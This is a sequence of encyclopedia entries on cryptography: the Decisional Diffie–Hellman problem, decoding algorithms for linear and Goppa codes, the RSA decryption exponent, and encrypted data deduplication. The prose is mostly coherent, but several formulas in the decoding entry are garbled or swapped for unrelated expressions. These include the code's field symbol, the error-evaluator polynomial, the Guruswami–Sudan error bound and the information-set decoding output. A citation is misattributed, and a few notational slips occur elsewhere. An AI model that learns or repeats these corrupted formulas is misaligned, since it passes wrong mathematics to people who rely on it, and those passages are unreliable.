S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300265

Deception

Social Engineering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300266

Deceptive Software and Networks

Cyber Deception

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_443

Decisional Diffie–Hellman Problem

Ran Canetti[17] ✉ and Mayank Varia[18] ✉
(17) The Blavatnik School of Computer Sciences, Tel Aviv University, Tel Aviv, Israel
(18) Computer Science and Artificial Intelligence Laboratory (CSAIL), Massachusetts Institute of Technology, Cambridge, MA, USA

✉ **Ran Canetti (Corresponding author)**
Email: canetti@post.tau.ac

✉ **Mayank Varia**
Email: varia@csail.mit.edu

Synonyms

DDH problem

Definition

Given a finite, cyclic group G with generator g, and three elements a, b, $c \in G$, the *Decisional Diffie–Hellman (DDH)* problem is to decide whether there exist integers x, y such that $a = g^x$, $b = g^y$, and $c = g^{xy}$. The DDH assumption states that this problem is hard to solve for some infinite sequence of groups $\{G_n\}_{n \in \mathbb{N}}$ of increasing order.

Background

The DDH assumption is implicit in many early works based on the hardness of solving the discrete logarithm problem, starting with Diffie and

Hellman's key exchange protocol (Diffie and Hellman 1979) (Diffie–Hellman Key Agreement). It was formalized by Brands (1993) in the context of undeniable signatures. It was further studied in Naor and Reingold (1997) and Stadler (1996) and is widely used since. For further reading, see Boneh's survey (Boneh 1998).

Theory

The hardness of computing discrete logarithms in some large finite groups has been the basis for many cryptographic schemes and protocols in the past decades, starting from the seminal Diffie–Hellman key exchange protocol (Diffie and Hellman 1979), and continuing with encryption and signature schemes with a variety of security properties, as well as protocols for numerous other applications.

Ideally, one would like to prove unconditional statements regarding the hardness of computing discrete logarithms. However, such a proof is unknown, so instead, mathematical *assumptions* are formed regarding the computational hardness of this set of problems, and properties of cryptographic protocols are proved based on these assumptions; refer computational complexity for details.

Merely assuming that discrete logarithms are hard to compute is too weak for many applications, because it does not suffice to prove the security of many cryptographic protocols. Instead, stronger assumptions were formulated that were inspired by the Diffie–Hellman key exchange protocol (Diffie and Hellman 1979).

- *Computational Diffie–Hellman (CDH) Problem*. Given a finite, cyclic group G with generator g, and two group elements $a = g^x$, $b = g^y$, compute the element $c = g^{xy}$.
- *CDH Assumption*. Every probabilistic polynomial-time algorithm only solves the CDH problem with negligible probability for a given infinite sequence of groups $\{G_n\}_{n \in \mathbb{N}}$ of increasing order and for any two group elements $a, b \in G_n$.

Notes

1. Sometimes the word "computational" is omitted and this problem is simply called the Diffie–Hellman problem.

2. A four-tuple $\langle g, a, b, c \rangle$ that solves the CDH problem is called a *Diffie–Hellman tuple*.

3. A solution to the CDH problem is an algorithm that works for *all* inputs. Hence, the CDH assumption holds if for all algorithms, there exists at least one input a, b on which it fails.

4. As usual, the algorithm must run in polynomial time in the length of its input, namely in time that is polylogarithmic in $|G|$.

5. The success probability is taken over the random choices of the algorithm. The probability is said to be negligible if it decreases faster than any inverse polynomial in the length of the input.

6. The notions of "polynomial" time and "negligible" probability are asymptotic in nature, so the CDH assumption must consider an infinite sequence of groups $\{G_n\}_{n \in \mathbb{N}}$. Intuitively, the assumption gives a lower bound on the rate at which solving the CDH problem gets harder as the groups get larger.

7. There exist sequences of groups for which the CDH problem is in fact easy.

8. The assumption can be made with respect to uniform or nonuniform algorithms (i.e., Turing machines or circuit families.)

The CDH assumption is used to prove the security of many cryptographic protocols, but sometimes appears to be insufficient. (A quintessential example is the Diffie–Hellman key exchange protocol itself.) Furthermore, it appears that, at least in some groups, the CDH assumption captures only part of the intractability of the discrete logarithm problem, so a stronger variant was formulated.

- *Decisional Diffie–Hellman (DDH) Problem*. Given a finite group G, a generator g of G, and three elements $a, b, c \in G$, decide whether $\langle g, a, b, c \rangle$ is a Diffie–Hellman tuple.
- *DDH Assumption (Version I)*. Every probabilistic poly- nomial-time algorithm only solves the DDH problem with negligible probability.

The notes about the CDH definitions also apply here. In particular, the DDH problem is a worst-case computational problem, so a candidate solution must solve the problem on *all* inputs.

This definition makes it clear that the DDH problem reduces to CDH, and in fact DDH appears to be a considerably easier problem. There are groups in which the DDH assumption is clearly false, but the CDH assumption may still hold (these are called *gap Diffie–Hellman groups*, see below for more details).

Another formulation of the DDH assumption, which is more useful in practice, only discusses the case where the inputs are taken from certain distributions.

- *DDH Assumption (Version II)*. The following two distributions are computationally indistinguishable:
  - G, g, g^x, g^y, g^{xy}
  - G, g, g^x, g^y, g^z

  where g is a generator of G and x, y, z are chosen uniformly at random from $\{1, \ldots, |G|\}$.

  More formally, the above two distributions are actually two distribution *ensembles*, namely two families of distributions where each distribution in a family is parameterized by the group G and the generator g. The ensembles are "computationally indistinguishable" if, given a set of parameters (in this case, G and g), no polynomial-time algorithm can tell whether its input is drawn from the first ensemble or from the second. See (Goldreich 2001) for more details.

In words, this version of the DDH assumption states that Diffie–Hellman tuples are indistinguishable from random. Hence, even when g^x and g^y are known, the value g^{xy} appears to be a "freshly chosen" random and independent number from the point of view of any computationally bounded attacker that does not know x or y. This holds in spite of the fact that the value g^{xy} is uniquely determined by g^x and g^y, and thus its "entropy," in the information-theoretic sense, is in fact zero.

It is shown in Naor and Reingold (1997) and Stadler (1996) that the two versions of the DDH assumption are equivalent. (Essentially, equivalence holds due to the *random self-reducibility* of the discrete logarithm problem.)

Candidate Groups

One prominent group believed to satisfy the CDH assumption is the multiplicative group of a finite field $\mathbb{F}_q^*$ for a prime p. However, it turns out that the DDH problem is easy to solve in $\mathbb{F}_p^*$, so $\mathbb{F}_p^*$ is a gap group. The key issue is the existence of an efficient test for "quadratic residues" (elements that are the square of another element in $\mathbb{F}_p^*$). This yields an algorithm to solve the DDH problem: if the input is a Diffie–Hellman tuple, then it is never the case that the last element is a quadratic non-residue but the preceding two elements are quadratic residues, but if the input is chosen uniformly, then the above event happens with noticeable probability.

However, exploiting quadratic residuosity appears to be the only way to solve the DDH problem in $\mathbb{F}_p^*$. Consider the subgroup $G \leq \mathbb{F}_p^*$ of size q, where $p = 2q + 1$ and p, q are primes. (Here, the larger prime p is called a safe prime, and the smaller prime q is called a Sophie–Germain prime.) Now the quadratic residuosity attack fails because everything in G is a quadratic residue. In fact, the DDH assumption is believed to hold on G.

On the other hand, there are applications in which it is desirable that the DDH problem is easy to solve. The juxtaposition between the difficulty to compute a Diffie–Hellman tuple and the ease with which it can be verified can be exploited to create encryption and signature schemes with many nice properties. One famous sequence of gap groups that has been used in this manner are elliptic curve groups with associated Weil pairings. It is believed that the CDH assumption holds for these groups, but the DDH problem is easy to solve using the bilinear pairing (Joux and Nguyen 2001; Okamoto and Pointcheval 2001). This is true in spite of the fact that elliptic curve groups have prime order, like the groups G above, so there are no attacks for testing inclusion in a subgroup (like the quadratic residuosity attack on $\mathbb{F}_p^*$). Hence, primality is not a sufficient condition for DDH to hold. The most well-known application of bilinear pairings is in the development of identity-based encryption and signature schemes, although there are many other uses for these gap groups (Boneh and Silverberg 2002; Dutta et al. 2004; Gagné 2003).

Applications

The DDH assumption proves to be very useful in cryptographic analysis of protocols. It is immediate to show based on DDH that Diffie–Hellman key exchange results in a "semantically secure" key, i.e., a key that is indistinguishable from random. (It is not known how to prove this statement based on CDH alone.) Similarly, it implies the semantic security of ElGamal public-key encryption. More recently, it has been used to construct public-key encryption schemes with additional properties, such as chosen ciphertext security (protection against an adversary with access to a decryption oracle) (Cramer and Shoup 1998), circular security (encryption that remains secure even when the encrypted message depends on the secret key) (Boneh et al. 2008), and leakage resilience (a scheme that withstands leaking some information about the secret key to the adversary) (Naor and Segev 2009). In addition, it is used to prove the security of other cryptographic primitives such as efficient pseudorandom functions (Naor and Reingold 1997), commitment schemes, and zero-knowledge protocols (Damgård 2000; Pedersen 1991).

The DDH assumption is only one of many assumptions that can be made on the intractability of the discrete logarithm problem. Several variants have been considered in the literature, some that are *stronger* (allowing to prove stronger security properties of protocols), and some that are *weaker* (and are believed to hold even in cases where DDH does not). A few examples are described here.

One stronger variant allows the exponents x, y to be chosen from distributions other than uniform, or even in a semi-adversarial way (Canetti 1997). As long as the distribution has enough entropy that it is not easy to guess x and y, it is still assumed that g^{xy} is indistinguishable from random. Another variant (really, a family of variants) considers the possibility of computing more complicated functions in the exponent. These "uber DDH assumptions" claim that given g, g^x, g^y, and a polynomial f of degree at least 2, it is hard to distinguish $g^{f(x,y)}$ from random (Boneh et al. 2005; Boyen 2008). This family of assumptions (parameterized by f) generalizes the standard DDH assumption in which $f(x, y) = xy$. Other stronger variants are formalized in Boneh and Silverberg (2002), Dodis (2002), and Lysyanskaya (2002). While these assumptions are stronger than the standard DDH assumption, they are also consistent with the current state of complexity theory. Finally, one example of a weaker variant is to give the DDH

distinguisher access only to a *hashed* version of the last element (either g^{xy} or g^z) (Abdalla et al. 2001).

Cross-References

Computational Diffie-Hellman Problem
Diffie–Hellman Key Agreement
Discrete Logarithm Problem
Finite Field
Group
Pairings

Recommended Reading

Abdalla M, Bellare M, Rogaway P (2001) DHIES: an encryption scheme based on the Diffie-Hellman problem. In: Topics in cryptology – CT-RSA. LNCS, vol 2020. Springer, London, UK, pp 143–158

Boneh D (1998) The decision Diffie-Hellman problem. In: Proceedings of the third algorithmic number theory symposium. LNCS, vol 1423. Springer, pp 48–63

Boneh D, Silverberg A (2002) Applications of multilinear forms to cryptography. In: Proceedings of the conferences in memory of Ruth Michler, contemporary mathematics, American Mathematical Society. Cryptology ePrint Archive, Report 2002/080. http://eprint.iacr.org/

Boneh D, Boyen X, Goh E (2005) Hierarchical identity based encryption with constant size ciphertext. In: Proceedings of Eurocrypt 2005. LNCS, vol 3493. Springer, pp 440–456

Boneh D, Halevi S, Hamburg M, Ostrovsky R (2008) Circular-secure encryption from Decision Diffie-Hellman. In: proceedings of Crypto 2008. LNCS, vol 5157. Springer, pp 108–125

Boyen X (2008) The Uber-assumption family: a unified complexity framework for bilinear groups. In: 2nd international conference on pairing-based cryptography. LNCS, vol 5209. Springer, pp 39–56

Brands S (1993) An efficient off-line electronic cash system based on the representation problem. CWI TR CS-R9323

Canetti R (1997) Toward realizing random oracles: hash functions that hide all partial information. In: Advances in cryptology – CRYPTO97. LNCS, vol 1294. Springer, pp 455–469

Cramer R, Shoup V (1998) A practical public-key cryptosystem provably secure against adaptive chosen ciphertext attack. In: CRYPTO ’98. LNCS, vol 1462. Springer, pp 13–25

Damgård I (2000) Efficient concurrent zero-knowledge in the auxiliary string model. In: Eurocrypt. LNCS, vol 1807. Springer, pp 418–430

Diffie W, Hellman M (1979) New directions in cryptography. IEEE Trans Info Theory IT-22:644–654
[MathSciNet]

Dodis Y (2002) Efficient construction of (distributed) verifiable random functions, cryptology ePrint archive, report 2002/133, http://eprint.iacr.org/

Dutta R, Barua R, Sarkar P (2004) Pairing-based cryptography: a survey. Cryptology ePrint archive, report 2004/064. http://eprint.iacr.org/

Gagné M (2003) Identity-based encryption: a survey. CryptoBytes 6(1):10–19

Goldreich O (2001) Foundations of cryptography: volume 1 – basic tools. Cambridge University Press, Cambridge

Joux A, Nguyen K (2001) Separating decision Diffie-Hellman from Diffie-Hellman in cryptographic groups. Cryptology ePrint archive, report 2001/003. http://eprint.iacr.org/

Lysyanskaya A (2002) Unique signatures and verifiable random functions from the DH-DDH separation. In: CRYPTO 2002

Naor M, Reingold O (1997) Number-theoretic constructions of efficient pseudo-random functions, Extended abstract. In: Proceedings of 38th IEEE Symposium on foundations of computer science. IEEE Computer Society, pp 458–467

Naor M, Segev G (2009) Public-key cryptosystems resilient to key leakage. In: Crypto 2009. LNCS, vol 5677. Springer, pp 18–35

Okamoto T, Pointcheval D (2001) The gap-problems: a new class of problems for the security of cryptographic schemes. Practice and theory in public key cryptography (PKC) 2001. LNCS, vol 1992. Springer, pp 104–118

Pedersen TP (1991) Distributed provers with applications to undeniable signatures. EUROCRYPT’91. LNCS, vol 547. Springer, pp 161–174

Stadler M (1996) Publicly verifiable secret sharing. In: Eurocrypt ’96. LNCS, vol 1070. Springer, pp 190–199

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_382

Decoding Algorithms

Christiane Peters[19] ✉
(19) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Christiane Peters**
Email: c.p.peters@tue.nl

Synonyms

Error-correction decoding; List decoding

Definition

A *decoding algorithm* for a linear code C over α_i' receives a vector y in $\mathbb{Z}_q^*$ and a positive integer w as inputs. The output is the set of all elements $c \in C$ at distance at most w from y; the set is empty if there is no such c.

Background

Error-correcting codes are used to protect information which is sent over noisy channels. Instead of sending a message directly the corresponding codeword in an error-correcting code is sent over the channel. During this transmission some errors might occur. On the other end of the channel the receiver tries to retrieve the codeword by correcting those errors using a *decoding algorithm*. If the decoding process is successful the receiver can retrieve the original message from the codeword. The efficiency of such a decoding algorithm depends on the used *code*. There are many families of codes allowing fast and efficient error correction. Examples for codes with

efficient decoding algorithms are Hamming codes, cyclic codes, BCH codes, (generalized) Reed-Solomon codes, Reed-Muller codes, Goppa codes, rank codes, Gabidulin codes, algebraic-geometric codes, etc.

Classically error-correcting codes are used for communication over noisy channels which appear in all forms of telecommunication; but codes are also of interest for storing data using compression. McEliece proposed to use error-correcting codes for public-key cryptography. In the public-key setting the data transmission is assumed to be error-free and errors are deliberately introduced in a codeword as part of the encryption process.

Theory

A *linear codeC* is a vector space over a finite field α_i' represented as a subspace of $\mathbb{Z}_q^*$ for some nonnegative integer *n*, called the *length of the code*. Elements of the vector space are called codewords. The dimension of the code is defined as the dimension of the vector space.

A code of dimension *k* and length *n* can be given via a *k* × *ngenerator matrix G* so that codewords *c* are obtained from vectors $x \in \mathbb{F}_q^k$ as $x \cdot G$ or via an $(n - k) \times n$ *parity check matrix H* so that codewords *c* are those vectors of length *n* that satisfy $H \cdot c = 0$. The product $H \cdot y$ is called the *syndrome of y*; so codewords are vectors with syndrome 0.

The matrix can have a special structure, see e.g. cyclic codes, and often a different description is used for efficiency.

The *Hamming distance dist*(*x*, *y*) between two vectors *x*, *y* in $\mathbb{Z}_q^*$ is the number of coordinates where they differ. The *Hamming weight* wt(*x*) of an element $x \in \mathbb{F}_q^n$ is the number of nonzero coordinates in *x*. The *minimum distance* of a nonzero linear code *C* is the smallest Hamming weight of a nonzero codeword in *C*.

The Hamming distance is a metric on $\mathbb{Z}_q^*$. Note that the Hamming weight of a word is equal to its distance to the all-zero word in $\mathbb{Z}_q^*$. It is common to simply write *weight* and *distance* when speaking of the Hamming weight or the Hamming distance.

For a vector $x \in \mathbb{F}_q^n$ a decoding algorithm outputs the codewords closest to *y*. An *error vector* is a vector $e \in \mathbb{F}_q^n$ such that $y - e$ lies in *C*. If *d* is the minimum distance of *C* then for each *y* there is at most one codeword *c* within distance at most $w \le \lfloor (d - 1)/2 \rfloor$ from each *y*. In particular, a linear

code with minimum distance d has *error-correcting capability* $\lfloor (d-1)/2 \rfloor$. A *list-decoding algorithm* allows $w > \lfloor (d-1)/2 \rfloor$ and outputs a (possibly empty) list of closest codewords to a given vector y.

The linear codes that are interesting candidates for the McEliece public-key cryptosystem are codes allowing fast error correction.

For further background on coding theory, the main references are (MacWilliams and Sloane 1977; Huffman et al. 1998; Huffman and Pless 2003).

Application

For code-based cryptography McEliece proposed to use Goppa codes (Goppa 1970)—subfield subcodes of generalized Reed-Solomon codes which arise from BCH codes. The *Goppa code* $\Gamma_q(a_1, \ldots, a_n, g)$ of length n is defined by an irreducible polynomial $g(x) \in \mathbb{F}_{q^m}[x]$ of degree t and n distinct elements $a_1, \ldots, a_n \in \mathbb{F}_{q^m}$ such that $g(a_i) \neq 0$. The codewords in $\Gamma_q(a_1, \ldots, a_n, g)$ are all $(c_1, \ldots, c_n) \in \mathbb{F}_q^n$ with $\sum_i c_i/(x - a_i) \equiv 0 \pmod{g(x)}$. Note that the codewords of $\Gamma_q(a_1, \ldots, a_n, g)$ are defined over α_i'.

The legitimate receiver of a McEliece or Niederreiter ciphertext can retrieve the message by using a decoding algorithm for Goppa codes. An attacker on the other hand cannot make use of the hidden Goppa-code structure and is faced with the problem of decoding a random-looking code.

Decoding Goppa codes. Berlekamp developed an algorithm for decoding binary BCH codes and generalized it later to BCH codes over arbitrary fields. When the same algorithm is applied to LFSRs it is called the Berlekamp-Massey algorithm. Berlekamp's algorithm is given a vector y in $\mathbb{Z}_q^*$ such that $dist(y, c) = w$ for a closest codeword c in a q-ary BCH code C of length n and designed minimum distance δ. The algorithm works for w as large as $\lfloor (\delta - 1)/2 \rfloor$.

Given y at distance w from $c \in \Gamma_q(a_1, \ldots, a_n, g)$ Berlekamp's algorithm finds the *error-locator polynomial* $\epsilon(x) = \prod_{i:y_i \neq c_i} (x - a_i)$ and the *error-evaluator polynomial* $\Phi_{y,a}^{-1}(f_x(\phi_{y,a}(m))) = f_x(m) = z$ if $w \leq t/2$. The algorithm first computes the *syndrome* $s_y(x) = \sum_i y_i/(x - a_i)$ of y and then solves the *key equation* $s_y(x) = \omega(x)/\epsilon(x) \pmod{g(x)}$ for ω and ϵ by computing continued fractions to degree $\lfloor t/2 \rfloor$, i.e., by applying the

Euclidean algorithm to g and s_y. Then the error values e_i are given as $e_i = \omega(a_i)/\epsilon'(a_i)$ where ϵ' denotes the derivative of the error-locator polynomial.

For binary Goppa codes, i.e. Goppa codes with $q = 2$, Patterson (1975) derived an algorithm which computes the error-locator polynomial $\epsilon(x)$ for $w \leq t$ and thus corrects up to t errors, twice as many as Berlekamp's algorithm. Patterson writes $\epsilon(x)$ as $\alpha^2 + x\beta^2$. Consequently $\epsilon' = \beta^2$ for binary codes and the key equation can be rewritten in terms of α and β to recover these polynomials separately.

Both Berlekamp's and Patterson's algorithm can be implemented efficiently and have polynomial-time complexities.

Guruswami and Sudan in (1999) developed a polynomial-time list-decoding algorithm for decoding beyond the minimum distance of BCH codes, generalized Reed-Solomon codes, and algebraic-geometric codes. The Guruswami-Sudan decoder corrects $< n - \sqrt{(k-1)n}$ errors in a generalized Reed-Solomon code of length n and dimension k.

The main idea is to make use of the one-to-one correspondence of a generalized Reed-Solomon code of length n and degree k and the vector space of polynomials f in $\mathbb{F}_q[x]$ of degree strictly less than k. Evaluating those polynomials f at the n distinct support elements of the code and multiplying by constants yields all codewords. For example, the Goppa code $\Gamma_q(a_1, \ldots, a_n, g)$ is the set

$$\left\{ \left(f(a_1)/h'(a_1), \ldots, f(a_n)/h'(a_n) \right) : f \in g\mathbb{F}_{q^m}[x], \deg(f) < n \right\}$$

restricted to the n-tuples having all entries in α_i' where $h(x) = \prod_i (x - a_i)$.

The goal is to construct a polynomial $f \in g\mathbb{F}_{q^m}[x]$ from the received vector $y = (y_1, \ldots, y_n)$ such that $y_i \neq f(a_i)/h'(a_i)$ for at most w positions i. Note that the bivariate polynomial $z - f(x)/h'(x)$ vanishes at all $(x, z) = (a_i, y_i)$ where $y_i \neq f(a_i)/h'(a_i)$. A *Guruswami-Sudan error-locator polynomial*$\epsilon(x, z)$ means a polynomial having the points (a_i, y_i) as zeros for all i with $y_i \neq f(a_i)/h'(a_i)$. Then the polynomial $p(x, z) = \epsilon(x, z)(z - f(x)/h'(x))$ is zero at all n points (a_i, y_i). Guruswami and Sudan interpolate the points (a_i, y_i) into a polynomial $p(x, z)$ where each (a_i, y_i)

appears with a certain multiplicity. Then they find a factor of the form $z - f(x)/h'(x)$ of $p(x, z)$ where f has to have the desired properties.

The Guruswami-Sudan decoder corrects about $S_{i-1} \leftarrow \oplus_{j=-}^{t} (i\,[j]\,w_j)$ errors in $\Gamma_q(a_1, \ldots, a_n, g)$. Bernstein (2008) developed a list-decoding algorithm using Patterson's idea to correct up to $g(x), xg(x), \ldots, x^{k-1}g(x)$ errors in $\Gamma_2(a_1, \ldots, a_n, g)$.

A more detailed description of the Guruswami-Sudan decoder is given in (Huffman and Pless (2003), Section 5.4.4) for generalized Reed-Solomon codes.

Generic decoding. Finding a good decoding algorithm for a general linear code is a difficult problem. An attacker of the McEliece public-key cryptosystem or the Niederreiter encryption scheme is faced with a parity-check matrix of a code with no obvious structure and a syndrome. The goal is to determine a low-weight word e such that $He^t = s$ for the given syndrome s. This problem is called the *syndrome-decoding problem*. The corresponding decision problem was proven NP-complete for binary linear codes in (Berlekamp et al. 1978). For the q-ary case see (Barg 1994) and (Barg 1998, Theorem 4.1). The best method currently known to decode a random-looking code is "information-set decoding," an algorithm introduced by Prange in (1962).

An *information set* of a linear code of length n and dimension k with generator matrix G is a size-k subset $I \subseteq \{1, \ldots, n\}$ such that the columns of G indexed by I form an invertible $k \times k$ submatrix; this submatrix is denoted by G_I. In particular, $G_I^{-1}G$ is a generator matrix for C in systematic form, i.e., $G_I^{-1}G = (I_k|Q)$ where Q is a $k \times (n - k)$ matrix. An *information-set decoding algorithm* hopes that the error vector e has a certain error pattern with respect to a given information set I. *Plain information-set decoding* hopes that no error occurred among the I-indexed positions of y. Then, $y_I G_I^{-1}$ is the preimage of a codeword $c \in C$ and c can be obtained as $\Pi = \frac{\lambda}{\mathbb{E}}[e^{\lambda L}]$. The extension by Lee and Brickell (1988) allows p errors in positions indexed by the information set. These p errors can be corrected by finding the p rows of G corresponding to error indices in I. Leon in (Jeffrey 1988) and also Krouk in (1989) refine Lee-Brickell's algorithm by additionally requiring that the error pattern has weight 0 on a stretch of ℓ positions outside the information set. Stern (1989) uses the idea of Lee and

Brickell to allow p errors in the information set I. He also uses Leon's idea to restrict the number of possible candidates for the error word e to those vectors having ℓ zeros outside the I-indexed columns. The main difference to Lee-Brickell's and Leon's algorithms is that Stern's algorithm tries to build a weight-w word by first looking for collisions among sums of few columns restricted to certain positions and then checks the weight of the column sums arising from the collisions.

The state-of-the-art implementation of collision decoding for binary linear codes used to break the original McEliece parameters is described in (Bernstein et al. 2008). A generalization of the attack to codes over arbitrary fields together with a careful complexity analysis is given in (Peters 2010).

All information-set decoding algorithms, though much more efficient than a brute-force search of a low-weight word, still need exponential time in the code length.

List decoding in code-based cryptography. Bernstein, Lange, and Peters suggest in (Bernstein et al. 2008) to decrease the size of the public key in McEliece's system by increasing the number of errors beyond half the minimum distance. The legitimate receiver can correct these errors using list decoding. The attacker is faced with the task of correcting additional errors, making the attack harder for fixed n and k.

Cross-References

Berlekamp–Massey Algorithm
Code-Based Cryptography
Cyclic Codes
McEliece Public Key Cryptosystem
Niederreiter Encryption Scheme

Recommended Reading

Barg A (1994) Some new NP complete coding problems. Problemy Peredachi Informatsii 30(3):23–28. in Russian
[MathSciNet]

Barg A (1998) Complexity issues in coding theory, chapter 7. In: Huffman WC, Pless V, Brualdi RA (eds) Handbook of coding theory. Elsevier/North Holland, Amsterdam, pp 649–754

Berlekamp ER, McEliece RJ, van Tilborg HCA (1978) On the inherent intractability of certain coding problems. IEEE Trans Inf Theory 24:384–386
[MathSciNet]

Bernstein DJ (2008) List decoding for binary Goppa codes. http://cr.yp.to/papers.html#goppalist

Bernstein DJ, Lange T, Peters C (2008) Attacking and defending the McEliece cryptosystem. In: Buchmann J, Ding J (eds) PQCrypto 2008. Lecture notes in computer science, vol 5299. Springer, Berlin, pp 31–46

Dumer I (1989) Two decoding algorithms for linear codes. Problemy Peredachi Informatsii 25(1):24–32
[MathSciNet]

Dumer I (1991) On minimum distance decoding of linear codes. In: Kabatianskii GA (ed) Proceedings 5th joint soviet-Swedish international workshop information theory, Moscow, pp 50–52

Goppa VD (1970) A new class of linear error correcting codes. Problemy Peredachi Informatsii 6(3):24–30
[MathSciNet]

Guruswami V, Sudan M (1999) Improved decoding of reed-Solomon and algebraic-geometry codes. IEEE Trans Inf Theory 45:1757–1767
[MathSciNet]

Huffman WC, Pless V (2003) Fundamentals of error-correcting codes. Cambridge University Press, New York

Huffman WC, Pless V, Brualdi RA (1998) Handbook of coding theory. Elsevier/North Holland, Amsterdam

Krouk EA (1989) Decoding complexity bound for linear block codes. Problemy Peredachi Informatsii 25(3):103–107
[MathSciNet]

Lee PJ, Brickell EF (1988) An observation on the security of McEliece's public-key cryptosystem. In: Günther CG (ed) EUROCRYPT '88, Lecture notes in computer science, vol 330. Springer, Berlin, pp 275–280

Jeffrey JS (1988) A probabilistic algorithm for computing minimum weights of large error-correcting codes. IEEE Trans Inf Theory 34(5):1354–1359
[MathSciNet]

MacWilliams FJ, Sloane NJA (1977) The theory of error-correcting codes. Elsevier/North Holland, Amsterdam

Patterson NJ (1975) The algebraic decoding of Goppa codes. IEEE Trans Inf Theory 21:203–207
[MathSciNet]

Peters C (2010) Information-set decoding for linear codes over Fq. In: Sendrier N (ed) PQCrypto 2010: lecture notes in computer science, vol 6061. Springer, Berlin, pp 81–94

Prange E (1962) The use of information sets in decoding cyclic codes. IRE Trans Inf Theory 8(5):5–9 [MathSciNet]

Stern J (1989) A method for finding codewords of small weight. In: Cohen GD, Wolfmann J (eds) Coding theory and applications, Lecture notes in computer science, vol 388. Springer, Berlin, pp 106–113

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_400

Decryption Exponent

Burt Kaliski[20] ✉
(20) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Private exponent

Definition

The exponent d in an RSA private key (n, d) is called the *decryption exponent*. It is related to the encryption exponent$e$ by the relation that the product by the relation that for all messages m, $(m^e)^d \equiv m \mod n$. This relation is satisfied if the product $e \cdot d$ is congruent to 1 modulo $\varphi(n)$, where $\varphi(n)$ is > Euler's totient function. (It is also satisfied if $e \cdot d \equiv 1 \mod \lambda(n)$, where $\lambda(n)$ is a certain function of the prime factors of n that divides $\varphi(n)$, although the $\varphi(n)$ relation is more commonly used.)

Decryption of a ciphertext c works by raising c to the power d modulo n.

Cross-References

RSA Digital Signature Scheme
RSA Public-Key Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1463

Deduplication of Encrypted Data

Xueqin Liang[21, 22] ✉ and Zheng Yan[21, 22] ✉
(21) State Key Laboratory on Integrated Services Networks, School of Cyber Engineering, Xidian University, Xi'an, China
(22) Department of Communications and Networking, Aalto University, Espoo, Finland

✉ **Xueqin Liang (Corresponding author)**
Email: xueqin.liang@aalto.fi

✉ **Zheng Yan**
Email: zyan@xidian.edu.cn

Synonyms

Encrypted data deduplication; Secure data deduplication

Definition

Encrypted data deduplication is a technique for identifying and eliminating redundant copies of ciphertexts, which encrypts the identical plaintext data without blocking the access for all authorized users.

Background

Deduplication allows a single copy of unique data to be stored; thus, it relieves the storage and maintenance costs for Storage Service Providers (SSPs). Existing deduplication schemes can be classified into server-side deduplication based on comparison of data files and client-side

deduplication based on the comparison of file fingerprints. Security concerns motivate clients to encrypt their plaintext data before uploading to SSPs. However, applying randomized encryption or different data-encryption keys results in different ciphertexts for the same plaintext data, which unquestionably increases the difficulty in identifying duplicate data. In addition, a client needs to prove the ownership of the data it uploads to SSPs for accountability, and data-decryption keys need to be shared with authorized clients for data availability and access. When a client deletes its data file or its ownership period expires, the SSPs should revoke the authorization of the client and prevent its further access. In a nutshell, an encrypted data deduplication scheme should support duplication check, data ownership verification, data-decryption key sharing, and dynamic ownership management.

Theory

To support duplication checks in server-side deduplication, Message-Locked Encryption (MLE) (Bellare et al. 2013a) applies deterministic encryption and a hash of the plaintext data as a data-encryption key, and hence, generates the same ciphertext for the same plaintext data; however, when the data content is presumable, a malicious client may perform brute-force attacks to estimate the existence of data. Introducing a third-party Key Server (KS) (Bellare et al. 2013b) protects user privacy from such attacks. A client hashes its data and hides the hash value with an RSA public key. It regards the blinded hash as a storage request and sends it to KS, which responds by signing the request with the RSA secret key. After removing blinding, the client derives the data-encryption key, which is identical for all authorized clients with the same plaintext data. Therefore, these clients produce the same ciphertext data and enable duplication checks. The KS restricts request frequency for each client and postpones reply based on the number of requests to resist brute-force attacks. The data-encryption keys generated from plaintext data can serve as fingerprints. If the algorithm for fingerprint generation is fixed, the duplication check in client-side deduplication is supported.

Data ownership challenge or Proof of Ownership (PoW) allows a client to prove ownership of the data to be outsourced. Merkle tree-based PoW (Halevi et al. 2011) builds a tree with data segments as leaf nodes and

challenges a client to prove its ownership of selected leaves. A client passes the challenge only if it can respond with the sibling-paths of all selected leaves. Randomly selecting certain parts of data and verifying whether the client can reply with a correct response regarding these parts (Di Pietro and Sorniotti 2012) is another solution to the data ownership challenge. Elliptic Curve Cryptography (ECC) (Yan et al. 2016) also works well in PoW with the aid of an authorized party (AP). A client generates a key pair based on ECC and processes its data hash value with an integer selected by AP and its secret key. It sends the processing result to AP as an ownership proof. The relationship between its public and secret key, which is embedded by ECC, enables AP to check the result without knowing the hash value of this data.

Encrypting data by symmetric encryption simplifies the data-decryption key sharing to data-encryption key sharing since any client with the data-encryption key can decrypt ciphertext data. If the data-encryption key is generated from plaintext data, such as by applying MLE, it is inherently distributed to all authorized clients that do hold the plaintext data. Proxy Re-Encryption (PRE) realizes efficient data-encryption key sharing when the key is randomly generated (Yan et al. 2016). Specifically, a proxy re-encrypts the data-encryption key and outputs a new one for every authorized client. Attribute-Based Encryption (ABE) is another promising solution, which allows clients that satisfy certain access policies to access the data-encryption key.

